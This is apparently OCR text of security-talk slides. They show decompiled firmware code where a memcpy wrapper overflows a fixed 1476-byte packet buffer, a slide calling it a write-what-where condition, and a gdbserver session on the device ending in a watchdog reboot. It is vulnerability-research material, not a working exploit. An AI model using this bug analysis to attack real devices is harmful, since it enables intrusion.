
```
destination_ = pk_alloc(1476);  // New packet buffer allocated using static size of 1476 bytes
                                // This becomes the destination for memcpy
destination_copy = destination_;
```

```
destination = scBufferAccess(destination_copy, 0);
scNetMove(destination, (unsigned __int16)size, &source);// memcpy wrapper where buffer overflow and crash occurs
```


WRITE WHAT WHERE (WWW) CONDITION



WRITE WHAT WHERE (WWW) CONDITION




WRITE WHAT WHERE (WWW) CONDITION





DEBUG THIS,

NERD


/opt # ./gdbserver-7.7.1-buildroot --attach 192.168.7.15:2000 396
Attached; pid = 396
Listening on port 2000
Remote debugging from host 192.168.7.21
Watchdog error message
Cold Reboot
Rebooting....
The system is going down NOW!



